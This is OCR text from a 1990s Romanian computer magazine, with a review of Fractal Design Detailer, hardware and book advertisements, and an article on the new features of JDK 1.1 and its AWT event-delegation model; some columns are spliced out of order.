
Modul normal de utilizare a Detailer-ului înseamnă pictarea direct pe modelul 3D , schimbările asupra măştilor fiind calculate automat, dar acestea pot fi editate şi ca două imagini bidimensionale obişnuite, într-o manieră quasi-identică cu cea din Painter. Bineînţeles, nu este deloc obligatoriu ca să editaţi dumneavoastră totul de la zero: Detailer include circa 100 de texturi imbricabile predefinite sau puteţi importa din miile de texturi existente în bibliotecile dezvoltate pentru alte aplicaţii.

O lipsă a versiunii actuale este imposibilitatea editării simultane a mai multor măşti. La pictarea directă pe model trebuie să indicaţi în prealabil care din cele 5 atribute va fi cel afectat. Astfel, deocamdată nu puteţi simula într-un singur pas tuşa reliefată obţinută prin aplicarea directă din tub a vopselei de ulei. Epigonilor lui Van Gogh le rămîne soluţia pensulei de clonare respective care modifică o imagine astfel încît să pară realizată în stilul artistului olandez.

Un alt dezavantaj devine aparent atunci cînd importaţi un model compus din mai multe obiecte. Nu puteţi grupa mai multe ca avînd aceeaşi textură (sau orice alt mască), pentru fiecare obiect trebuind definită o nouă copie a imaginii. Aspectul este destul de deranjant, mai ales că trecerea de la un obiect la altul atunci cînd se pictează direct în fereastra modelului este însoţită de apariţia unor casete de confirmare.

Şi despre cele 5 moduri de a vedea lucrurile

Avînd un obiect tridimensional şi mai multe imagini bidimensionale care trebuie aplicate pe acesta, trebuie stabilit modul în care proiecţia va avea loc. Încercaţi să înveliţi o minge (obiectul) într-o bucată dreptunghiulară de hîrtie colorată (texture map) şi veţi înţelege imediat care este problema. Detailer furnizează mai multe tipuri de proiecţie: cilindrică, sferică, cubică, pass-through şi U-V. Fiecare din aceste metode este potrivită pentru anumite forme ale modelului: proiecţia cilindrică este potrivită pentru obiectele pe care înfăşurarea măştii este doar orizontală. Cea sferică înfăşoară masca atît pe orizontală cît şi pe verticală, iar cea de tip pass-through produce un rezultat asemănător cu al proiecţiei unui diapozitiv pe obiectul în cauză. În plus, imaginea măştii apare şi pe „peretele" opus. Ultima metodă, U-V, nu este de fapt o proiecţie propriu-zisă ci un mod prin care pe mască se definesc un număr de puncte, urmînd ca punctele corespondente acestora pe obiectul 3D să poată fi deplasate, astfel editîndu-se modul de aplicare a măştii. O cerinţă obligatorie este ca geometria obiectului să aibă definite coordonatele UV. De exemplu, modelele generate cu primitivele Detailer-ului sau cele importate din Ray Dream Designer îndeplinesc această condiţie.



Un model 3D şi masca de textură asociată, aici realizată cu Image Hose, care „împroaşcă" frunze.

Ca orice program de render 3D, Detailer furnizează surse de lumină, însă mai puţin elaborate ca în alte aplicaţii de rendering. Setul de lumini cuprinde maxim 10 surse, situate doar la infinit, cărora le puteţi stabili poziţia în raport cu modelul, culoarea, intensitatea şi măsura în care intensitatea lor scade dinspre centrul sursei înspre margini (concentration). Lipsesc sursele de tip proiector care să aibă un con reglabil de iluminare. De asemenea, luminile din Detailer nu provoacă umbre pe obiecte ci doar variaţii de culoare ale suprafeţelor. Help-ul repetă oarecum obsesiv că pentru orice prelucrare mai de fineţe (cum ar fi folosirea unor obiecte translucide sau a refracţiei razelor de lumină) să exportaţi modelul în Ray Dream Designer, modelorul 3D cu funcţii de raytracing furnizat evident chiar de Fractal Design.

Faţă în faţă cu interfaţa

Pentru cei obişnuiţi cu Fractal Painter, acomodarea cu Detailer va dura maxim 10 minute. Principala noutate o constituie prezenţa ferestrei modelului în care aveţi un preview instantaneu al „operei" şi în care puteţi opera direct asupra acesteia, mai precis în unul din cele 5 măşti. În cazul în care nu aţi mai văzut Painter-ul pînă acum, interfaţa Natural Media va fi o surpriză plăcută şi nu doar din punct de vedere vizual (autorii s-au abătut sensibil de la recomandările programării vizuale sub Windows). Avantajul acesteia devine evident atunci cînd sînteţi dotat cu o tabletă sensibilă la presiune care, în cazul modelelor uzuale, permite distingerea a 256 nivele de presiune spre deosebire de mouse care nu are decît două: *'buton apăsat'* şi *'buton liber'*.

Pe CD veţi găsi şi colecţii suplimentare de pensule, seturi de lumini sau texturi. În afară de uneltele obişnuite artiştilor, în panoplia Detailer-ului apar şi unelte nou introduse cu Painter: pensule de clonare care modifică imaginea în stil impresionist sau pointilist ori copiază porţiuni din imagini modificînd stilul în cel ales, pensule de corecţie ori Image Hose: un „furtun" al cărui jet constă din imagini. Desigur, dacă nici aşa nu sînteţi mulţumit, puteţi să vă definiţi propriile colecţii de pensule sau să vizitaţi periodic situl web al firmei Fractal.

O formă interesantă de undo (pe lîngă cel multinivel) este Fade, aplicabil doar tuşelor şi efectelor. Fade face ca ultima acţiune să „pălească" în intensitate într-un procent specificat, permiţînd dozarea mai fină a impresiei vizuale.

Pentru o prezentare mai în detaliu a interfeţei şi modului de lucru sub Fractal Painter revedeţi articolul despre versiunea 3.0 a acestui program apărut în PC Report nr. 37 sub semnătura lui Cristian Duşa.

3D=2D +1

O bună parte din munca de editare sub Detailer constă în definirea şi ajustarea măştilor, care, ca imagini bidimensionale, exploatează setul puternic de unelte pe care îl oferea şi Painter-ul. Caracteristica cea mai importantă este suportul complet pentru imaginile multi-strat (un strat fiind denumit floater în Painter şi layer în Adobe Photoshop). Floaterele permit compoziţia extrem de uşoară, ele putînd fi afişate sau ascunse, combinate între ele în 19 moduri diferite, mascate sau pot avea asociate hiperlegături dacă imaginea este destinată publicării pe web. Întregul spaţiu de lucru (canvas) are şi el o mască ce permite întrepătrunderea dintre floatere şi fundal.

Ca şi Painter, Detailer suportă măşti asociate fiecărui floater. De această dată nu este vorba de unul din cele 5 map-uri ci de imagini în tonuri de gri prin care se controlează care din porţiunile corespondente dintr-un floater interacţionează cu celelalte straturi. Conceptul este puternic şi permite compoziţii de fineţe.

Detailer suportă standardul de plugin-uri compatibile Photoshop astfel că posibilităţile de editare 2D sînt excelente, în total contrast cu cele 3D care, aşa cum spuneam anterior, strălucesc prin absenţă.

2D-3D Import-Export srl

Detailer permite atît importul cît şi exportul imaginilor multi-strat din/în formatul nativ Photoshop (PSD), însă formatul recomandat în timpul editării este cel nativ Painter: RIFF care duce şi la fişiere mai mici datorită unei compresii fără pierderi. Exportul către alte programe de editare se poate face în BMP, TIFF (preferabil pentru că suportă şi alpha-channel), JPG, PCX, PICT şi EPS. Pentru transferul în/din Ray Dream Designer şi Ray Dream Studio sînt furnizate extensii pentru acestea din urmă care permit importul/exportul în formatul utilizat de Detailer.

Renderingul final este realizat implicit cu anti-aliasing şi include un canal de selecţie astfel că etapele următoare de compoziţie în alt program sînt imediate. Dealtfel, dacă destinaţia este sub formă tipărită, continuarea editării cu alt software este absolut necesară căci Detailer nu suportă imagini CMYK.

Fiind încă la început de drum, Detailer nu este deocamdată suficient de unul singur în ciuda premiilor primite la expoziţiile Macworld sau a aprecierilor elogioase din revistele americane. Gurile rele ar comenta cu maliţiozitate că nu este nici necesar, aşa cum ar părea acum ca fiind undeva la mijlocul intervalului dintre Painter şi Ray Dream Designer. Pînă la o versiune ulterioară, Fractal ne propune un set de extensii denumite destul de comercial (Bodacious Backgrounds, Dynamic Duet, Sensational Surfaces, Wild Bundle) constînd în principal din colecţii de texturi şi imagini de fundal. Ca întotdeauna, secretul unei reuşite rămîne în combinarea Detailer-ului cu alte programe.

Detalii...nefractalice

Pe PC Fractal Detailer este disponibil sub Windows95/NT 4.0 cu minim 16 MB RAM (aţi înţeles deja, sub 20-24 nici nu are rost) şi cu un procesor cît mai rapid. Dat fiind consumul mare de resurse de calcul la aplicarea măştilor, o placă video accelerată 3D este esenţială la o utilizare serioasă. Pe Mac-uri aveţi nevoie de un procesor PowerPC, System 7.0 şi memorie la fel, cît mai multă. Tabletele sensibile la presiune sînt foarte recomandabile. Preţul recomandat pe piaţa americană este de 450$.

În final, o altă veste bună de la Fractal: aşa cum anticipam într-un număr trecut, a apărut Poser 2, din păcate doar pe Mac. Noua versiune a modelorului de corpuri umane suportă importul/exportul în formate 3D uzuale, îmbrăcarea modelelor, o rezoluţie îmbunătăţită a modelelor 3D, animaţie, cinematică inversă şi altele. Pentru detalii suplimentare legate de ambele programe vizitaţi www.fractal.com

---

Dl. Răzvan Peteanu poate fi contactat prin email la adresa **rpeteanu@mb.sorostm.ro**

ALPIS

Specificaţii tehnice minimale:


Mainboard PCI cu chipset INTEL
Controller Enhanced IDE on-board
Fast I/O cu UART 16550
Port paralel tip ECP/EPP
Procesor INTEL Pentium, Pentium PRO
SVGA card PCI min. 1 Mb, upgradabilă,
- cu opţiune MPEG
FDD 3,5" Mitsumi/SONY
HDD Western Digital, Seagate, Quantum
Plăci de reţea 3COM, SMC, Compaq
- certificate Novell şi Microsoft
Keyboard WIN95 Mitsumi
Mouse Genius/Mitsumi
CD-ROM Mitsumi 4x, 6x, 8x
Monitoare SMILE 9"-21"
- Low Radiation, Non Interlaced
Software Microsoft cu licenţă

Distribuţia produselor se face prin:

NET BRINEL COMPUTERS

Cluj-Napoca, Str. Iuliu Maniu nr.2
Tel: 064-430.280 Fax: 064-430.285
E-mail: brinel@re.ro

La înălţimea performanţelor



http://www.agora.ro

INFORMATICA DE BUZUNAR
1
internet
web
ARNAUD DUFOUR
Computer Press Agora

Internetul pe înțelesul tuturor!

Computer Press Agora a lansat o nouă serie: Informatica de buzunar. Primul titlu:

Internet de Arnaud Dufour, traducere din limba franceză de Petre Dimo

"Creativitatea globală care înconjoară planeta Internet și creșterea exponențială a rețelei sugerează perspective pasionante pentru cyberspațiu. Dar în timp ce lumea economică este invadată de produse noi, în marele public, Internet pătrunde mai încet.

Astăzi, în întreprinderi, Internet a devenit una dintre preocupările centrale. Cele mai multe se străduiesc să integreze fenomenul în strategia lor comercială și de comunicare internă sau externă, prin crearea de servere Web și de arhive de date compatibile cu tehnologiile proprii rețelei Internet.

Fenomenul a căpătat o asemenea importanță, încât a devenit necesară includerea lui în pregătirea de cultură generală necesară în pragul anului 2000.

Sper că această lucrare va constitui o modestă contribuție la cunoașterea instrumentelor Internet și va convinge totodată că Europa are o carte de jucat în dezvoltarea viitoare a "rețelei rețelelor". Competitivitatea țărilor de pe vechiul continent nu mai poate fi asigurată fără accesul la rețea al învățământului, cercetării și agenților economici.

Există încă loc pentru toată lumea pe rețea. Nenumărate societăți care s-au născut peste noapte demonstrează că Internet poate fi de asemenea o sursă de dinamism economic.

La un nivel mai general, Internet pare să fie un antidot puternic împotriva tehnocrației exprimată de cei ce nu privesc adevărul din față. Internet există, este rolul nostru de a inventa un mod de viață pe măsură.

Mulțumesc din toată inima lui Petre Dimo pentru generoasa sa traducere. Născută în urma unui schimb de mesaje electronice pe Internet, ea constituie un exemplu de oportunitate creată de existența rețelei."

Arnaud Dufour

Următoarele titluri pot fi comandate la editura noastră:

Autor	Titlu	Preț vânzare	Preț comandă cu plata prin ramburs*
Arnaud Dufour	Internet	10.000 lei	8.000 lei
Eugen Rotariu	Limbajul Java	12.000 lei	10.000 lei
Dumitru Rădoiu	HTML Publicații Web	15.000 lei	12.000 lei

*Prețul include cheltuielile poștale de expediție.

sunând la tel.: 065-166516, 01-2300286 sau fax: 065-166290, 01-2300286.

Java Development Kit 1.1

De Eugen Rotariu

Proiectarea şi scrierea de programe s-a mutat de mult din zona de cercetare în zona industrială. Iar atunci când vorbim despre industrie, vorbim despre componente prefabricate care trebuiesc asamblate împreună. Aşa se face că, la succesul unui mediu de programare, cel mai mult contează aceste două lucruri: componentele prefabricate conţinute în bibliotecile sau colecţiile de clase ale mediului şi componentele care există pe piaţă şi sunt compatibile cu mediul. Structurile sintactice ale limbajului de programare care însoţeşte respectivul mediu de programare rămân doar o bază, mai mult sau mai puţin flexibilă, cu ajutorul căreia se poate clădi funcţionalitatea.

La apariţia limbajului Java toată lumea a fost entuziasmată de noul limbaj, de portabilitatea şi de securitatea pe care acesta le oferă. Plus un set de clase care sunt întradevăr portabile între platformele pe care rulează Java. Nu e puţin lucru şi totuşi: timpul a trecut şi o dată cu el entuziasmul a lăsat locul aplicaţiilor concrete. Şi odată cu scrierea acestor aplicaţii au apărut şi primele probleme: ierarhia standard de clase Java avea o mulţime de lipsuri. Nu existau posibilităţi de arhivare sau internaţionalizare, nu exista suport pentru serializarea obiectelor, nu exista suport pentru accesul la baze de date sau suport pentru crearea de componente software indispensabilă mediilor de dezvoltare interactive şi vizuale după standardele moderne. Ba chiar s-au auzit voci care au criticat clasele care construiau suportul pentru construcţia de interfeţe grafice utilizator acestea nefiind nici destul de puternice şi nici destul de flexibile.

În aceste condiţii, unii dezvoltatori s-au simţit înşelaţi şi s-au întors la vechile iubiri în timp ce alţii au încercat să umple aceste goluri dezvoltând noi pachete de clase care să le satisfacă cerinţele. Din păcate aceste pachete de clase, negăsindu-se standard în distribuţia Java, trebuiau descărcate din reţea sau instalate folosind căile clasice de distribuţie software.

Dar problema nu a fost foarte gravă atâta timp cât toţi dezvoltatorii au respectat regulile jocului, şi anume să scrie clasele de aşa natură încât ele să fie disponibile pe orice platformă pe care rulează maşina virtuală Java. Problema s-a agravat atunci când au apărut implementării ale maşinii virtuale Java şi clase care erau dependente de maşina pe care rulau şi imposibil de portat pe alte maşini. Dintre acestea face parte maşina virtuală Java distribută de Microsoft, care oferă suport COM/DCOM disponibil doar pe maşinile care rulează sub sisteme de operare Microsoft (dar nu DOS). Desigur, pentru Microsoft tentaţia a fost prea mare atâta timp cât nu a existat un standard pentru dezvoltarea de componente software: suportul COM a permis introducerea în ecuaţie a controalelor ActiveX, noile jucării promovate de Microsoft.

Datorită acestor ultime evoluţii, însuşi conceptul care stă la baza limbajului şi mediului de execuţie Java a fost pus în pericol, lumea dezvoltatorilor fiind din nou pusă în situaţia de a alege între Microsoft şi restul lumii. Ca răspuns la această situaţie, JavaSoft a luat două măsuri mai importante: Prima dintre ele este lansarea iniţiativei "100% pure Java" care certifică aplicaţiile care sunt 100% compatibile cu standardele Java şi pot rula pe orice maşină virtuală Java standard. Această primă măsură, deşi interesantă şi susţinută de foarte multe dintre firmele interesate în dezvoltarea aplicaţiilor Java, nu poate avea efect fără cea de-a doua măsură: urgentarea terminării specificaţiilor şi implementării specificaţiilor pentru componentele care lipsesc din pachetele de clase Java. Cea de-a doua măsură s-a concretizat la mijlocul lui februarie 1997 prin apariţia JDK 1.1, după mai bine de 3 luni de stagiu beta.

Desi nu poartă numele de JDK 2.0, noul JDK nu este doar o actualizare cosmetică a vechiului produs ci este un pas semnificativ în direcţia impunerii mediului Java ca un mediu puternic, capabil să suporte cerinţele unor aplicaţii diverse şi complexe. Am putea spune că, odată cu apariţia JDK 1.1, Java a ajuns în sfârşit la maturitate.

Componente noi în JDK 1.1

JDK 1.1 aduce o mulţime de pachete şi clase noi care completează fucţionalitatea în multe dintre ariile de interes pentru dezvoltatorii Java. Să vedem pe scurt care sunt acestea.

Internaționalizare

Suportul pentru internaţionalizare permite dezvoltarea de apleturi Java localizabile în diverse limbi. Cu alte cuvinte, putem scrie cod independent de limba care va fi folosită la rularea programului şi să lăsăm apoi mediul de execuţie să hotărască pentru noi, în funcţie de limba curentă, care este formatul în care trebuie afişate numerele, data, care este mesajul corect pentru o anumită limbă şi aşa mai departe.

Suportul de internaţionalizare din JDK 1.1 oferă următoarele facilităţi: se pot afişa caractere Unicode oarecare, ceea ce permite scrierea corectă a mesajelor în orice limbă, există un mecanism de setare a limbii curente, un mecanism de localizare a mesajelor pe care le afişează aplicaţia, un mod de afişare a datei, ore şi numerelor senzitiv la limba curentă, servicii pentru sortarea şirulilor de caractere în funcţie de alfabetul limbii curente, convertoare de seturi de caractere, suport pentru formatarea parametrizată a mesajelor (plecând de la nişte şabloane şi înlocuind în acestea parametrii potriviţi) şi suport pentru separarea cuvintelor şi propoziţiilor într-un enunţ în funcţie de limbă.

Suportul pentru arhive Java (JAR)

JAR este un format de fişier arhivă independent de platformă, fişier în interiorul căruia se pot stoca mai multe fişiere diferite. Principala idee este legarea împreună, în acelaşi fişier-arhivă, a tuturor componentelor necesare pentru execuţia unui aplet Java (sau eventual mai multor apleturi) şi descărcarea acestora din reţea printr-o singură tranzacţie HTTP. În acest fel, se minimizează timpul de creare a conexiunilor Internet necesare descărcării tuturor componentelor unui aplet. În plus, formatul JAR suportă comprimarea fişierelor din interiorul arhivei ceea ce reduce şi mai mult timpul de descărcare prin reducerea dimensiunii totale a arhivei. În fine, formatul JAR suportă semnarea componentelor individuale din interiorul unei arhive, făcând astfel posibilă autentificarea originii componentelor. Appletviewer-ul care vine cu JDK 1.1 permite apleturilor semnate digital să ruleze pe sistemul gazdă cu drepturi identice cu cele ale unei aplicaţii Java. Cu alte cuvinte, apleturile semnate au dreptul să acceseze sistemul de fişiere local, să iniţieze conexiuni TCP cu alte sisteme decât cel de pe care au fost descărcate, etc. JavaSoft promite pe viitor un control mai precis asupra permisiunilor pe care le are un aplet semnat digital.

Formatul JAR este implementat integral în Java, fiind astfel foarte uşor extensibil.

Suport pentru securitate şi semnarea apleturilor

Noul API pentru securizarea apleturilor include suport pentru ca dezvoltatorii să-şi poată securiza apleturile pe mai multe nivele. API-ul, deşi specificat complet, este doar parţial implementat în JDK 1.1. Printre facilităţile implementate se numără semnăturile digitale, clasificarea mesajelor, managementul cheilor şi listele de control la acces.

Suportul pentru semnături digitale foloseşte algoritmi de tip DSA şi este util pentru generarea de perechi de chei publice şi chei private precum şi semnarea şi autentificarea datelor. Clasificarea mesajelor, cu algoritmi de tip MD5 şi SHA-1 este utilă pentru crearea unor amprente digitale ale datelor care pot fi folosite în semnături digitale şi în indexarea şi identificarea rapidă a datelor. De exemplu, Marimba Castanet foloseşte o semnătură generată cu algoritmul MD5 pentru a identifica fişierele care s-au modificat în interiorul unui canal Castanet. Managementul cheilor este o abstracţie care permite controlul unor entităţi precum utilizatorii şi grupurile de utilizatori, cheile şi certificatele acestora. Această facilitate permite aplicaţiilor să implementeze propriul sistem de management al cheilor şi să interopereze cu alte sistem de acest tip. Implementarea unor formate de certificate specifice precum X.509 v3 este amânată pentru o versiune viitoare a JDK. Listele de control la acces sunt utile pentru a specifica drepturile de acces pentru enităţi ca utilizatorii sau grupurile de utilizatori. JDK 1.1 nu foloseşte intern această facilitate şi JavaSoft anunţă că acest API va suporta modificări ulterioare.

Extensii ale Abstract Window Toolkit (AWT)

După cum aminteam mai sus, AWT 1.0x a fost ţintă a repetate atacuri din partea celor care au încercat să dezvolte interfeţe utilizator elaborate în Java. Poate tocmai de aceea au apărut deja diverse pachete care rescriu sau completează AWT, cel mai cunoscut fiind, desigur Internet Foundation Classes (IFC) dezvoltat de Netscape. Un alt toolkit, secondat şi de un utilitar de editare rapidă a interfeţelor este Bongo de la Marimba. În fine, anunţat, dar încă nelansat pe piaţă, este toolkit-ul Microsoft AFC (Java Foundation Classes). AFC va fi lansat împreună cu Internet Explorer 4.0.

Ca urmare a acestor critici şi pachete alternative de clase, JavaSoft a rescris AWT obţinând în acelaşi timp funcţionalitate şi performaţă superioară. Noua implementare a AWT are o arhitectură modificată pentru a permite dezvoltări ulte-

Noul model de prelucrare a evenimentelor în AWT 1.1, bazat pe delegare

Defecte ale vechiului model de prelucrare a evenimentelor în AWT 1.0

Vechiul model era bazat pe moştenire. Pentru ca o secţiune de program să poată intercepta şi prelucra evenimentele generate de interfaţa utilizator grafică era nevoie să subclaseze una dintre componentele interfeţei şi să rescrie metodele action() sau handleEvent(). Dacă aceste metode returnau valoarea de adevărat, asta însemna că evenimentul nu trebuia prelucrat în continuare. Dacă metodele returnau fals, evenimentul continua să se propage secvenţial în ierarhia interfeţei utilizator până când era oprit de una dintre componentele interfeţei sau se ajungea în vârful ierarhiei. În acest mod de structurare a prelucrării evenimentelor, existau doar două posibilităţi de abordare a problemei: În primul caz trebuiau subclasate toate componentele care doreau să prelucreze mesaje, creându-se astfel o mulţime de clase care mai apoi trebuiau descărcate din Internet. Cealaltă soluţie era să se prelucreze toate evenimentele într-o singură componentă de tip container de componente, rezultând astfel o instrucţiune switch sau if-else if de o coplexitate care făcea întreţinerea codului foarte dificilă.

În mod evident, acest model a fost creat doar pentru a suporta apleturi relativ mici şi fără a se avea în vedere implementarea viitoarelor componente de interfaţă (JavaBeans). Iată câteva dintre problemele pe care le punea vechea implementare în chiar viziunea autorilor (JavaSoft):

Necesitatea de a subclasa componentele nu este extrem de populară printre dezvoltatori. Aceştia preferă să subclaseze componentele doar atunci când implementează noi tipuri de componente plecând de la tipuri existente.

Modelul bazat pe moştenire duce la mixarea codului de prelucrare a evenimentelor în interiorul claselor care suclasează componentele compromiţându-se astfel separarea dintre codul aplicaţiei şi codul interfeţei utilizator.

Necesitatea de a returna adevărat sau fals ca răspuns la captarea unui eveniment într-o metodă action() sau handleEvent() duce la erori subtile generate de răspunsuri greşite în cazul apariţiei unor evenimente neaşteptate (destinate altor componente). Returul unei valori de fals în loc de adevărat sau invers putea duce la compromiterea întregului sistem de propagare a evenimentelor în ierarhia interfeţei.

Nu exista nici un sistem de filtrare a evenimentelor. Evenimentele erau întotdeauna transmise componentelor, indiferent dacă acestea doreau să le prelucreze sau nu. Acest comportament ducea la mai alterări de performanţă, în special în cazul evenimentelor care se repetă des cum ar fi cele de mişcare a mouse-ului.

Modelul bazat pe delegarea evenimentelor

Iată care au fost ţelurile care au stat la baza dezvoltării unui nou model de propagare a evenimentelor:

Noul model trebuia să fie uşor de învăţat.

Trebuia să ofere o cale de separare clară dintre aplicaţia propriu-zisă şi interfaţa utilizator.

Trebuia să faciliteze crearea de aplicaţii robuste, mult mai puţin senrioare importante, are API-uri pentru imprimare (estenţiale pentru aplicaţiile comerciale), un sistem mult mai bun de derulare a conţinutului ferestrelor şi mult mai uşor de utilizat, meniuri popup, suport de tip clipboard care oferă facilităţi de cut&paste, specificarea formei cursorului pentru fiecare componentă a interfeţei în parte, un model de evenimente modificat bazat de delegare, extensii în zona de afişare şi prelucrare a imaginilor şi, desigur, un suport superior pentru specificarea fonturilor, absolut necesar API-ului de internaţionalizare. În ceea ce priveşte implementarea AWT pentru Win32, aceasta a fost integral rescrisă pentru a mări performanţa şi pentru a obţine consistenţă deplină cu celelalte platforme pe care a fost portat JDK.

Extensii în clasele de reţea

S-a introdus suport pentru o parte dintre opţiunile de lucru cu sockets din BSD în pachetul de clase java.net, şi anume TCP_NODELAY, SO_LINGER, SO_TIMEOUT şi IP_MULTICAST_IF. Au ramas in continuare de implementat SO_KEEPALIVE, MSG_OOB, SO_OOBINLINE (date out-of-band) şi RAW/ICMP SOCKETS. Alte extensii includ transformarea claselor Socket şi ServerSocket din clase finale în clase extensibile, adăugarea de noi clase derivate din SocketException pentru a mări fineţea mesajelor semnalate de mecanismul de excepţii şi mutarea clasei MulticastSocket din pachetul sun.net în pachetul java.net, clasa devenind astfel standard. Desigur, alte extensii se referă la îmbunătăţirea performaţei şi la eliminarea bug-urilor din vechea versiune.

Extensii în clasele de intrare/ieşire

Pachetul de intrare/ieşire a fost puternic extins prin apariţia unor clase destinate lucrului cu stream-uri de caractere. Acest nou tip de stream-uri este similar cu cel de octeţi dar lucrează cu caractere Unicode de 16 biţi. Această extensie a fost absolut necesară pentru a se putea cu şiruri oarecare de caractere şi pentru a se oferi suport de internaţionalizare. Aproape toată funcţionalitatea specifică stream-urilor de octeţi este disponibilă şi pentru cele de caractere. Cele două clase principale care implementează stream-urile de caractere sunt clasa java.io.Reader şi clasa java.io.Writer.

Extensii ale pachetului matematic

Sau introdus două noi clase, BigInteger şi BigDecimal. În cazul BigInteger, această clasă reprezintă întregi de precizie arbitrară, similari cu celelalte tipuri întregi din Java. În plus, pachetul java.lang.math are acum suport pentru calculul celui mai mare divizor dintre două numere, verificarea faptului că un număr este prim sau nu, generarea numerelor prime şi manipularea numerelor întregi la nivel de bit. Clasa BigDecimal este destinată numerelor zecimale cu semn de precizie arbitrară, utilă operaţiilor care implică sume de bani.

Apelul metodelor la distanţă (RMI)

Aplicaţiile distribuite sunt o realitate în zilele noastre, aşa că suportul pentru apelul metodelor la distanţă este esenţial pentru un mediu care vrea să se impună. RMI permite crearea unor aplicaţii Java în care metodele obiectelor dintr-o maşină virtuală Java pot fi apelate din altă maşină virtuală Java, care eventual poate rula pe un al calculator. Pentru a apela o metodă a unui obiect depărtat este suficient să se poată obţine o referinţă către acel obiect. Această referinţă se poate obţine căutând în registry-ul maşinii pe care rulează obiectul sau se poate primi referinţa ca parametru sau ca valoare de retur dintr-o metodă. Obiectele pot apela obiectele de pe un server în timp ce serverul poate acţiona şi el ca un client al altor servere de obiecte. Registry-ul este o aplicaţie de tip server care permite înregis-

sibile la erori de prelucrare a evenimentelor.

Trebuia să fie suficient de flexibil pentru a permite unei aplicaţii să lucreze cu diverse modele de propagare a evenimentelor.

Trebuia să permită mediilor de dezvoltare vizuală să interogheze în timpul execuţiei care sunt evenimentele monitorizate de o componentă precum şi care sunt evenimentele generate de o componentă.

Trebuia să ofere suport pentru compatibilitatea binară cu aplicaţiile dezvoltate pe baza vechiului model.

În cazul noului model, evenimentele sunt încapsulate într-o ierarhie de clase care are ca rădăcină clasa java.util.EventObject. Un eveniment este întotdeauna propagat de la un obiect sursă către un obiect receptor prin apelul unei metode a receptorului care primeşte ca parametru o instanţă a unei subclase a clasei EventObject, instanţă care conţine în interior informaţii legate de tipul evenimentului.

Un obiect receptor, este un obiect care implementează interfaţa java.util.EventListener sau o interfaţă derivată din aceasta. O astfel de interfaţă conţine o colecţie de declaraţii de metode care trebuiesc apelate de obiectul sursă ca răpuns la apariţia unuia dintre evenimentele pe care le poate prelucra interfaţa.

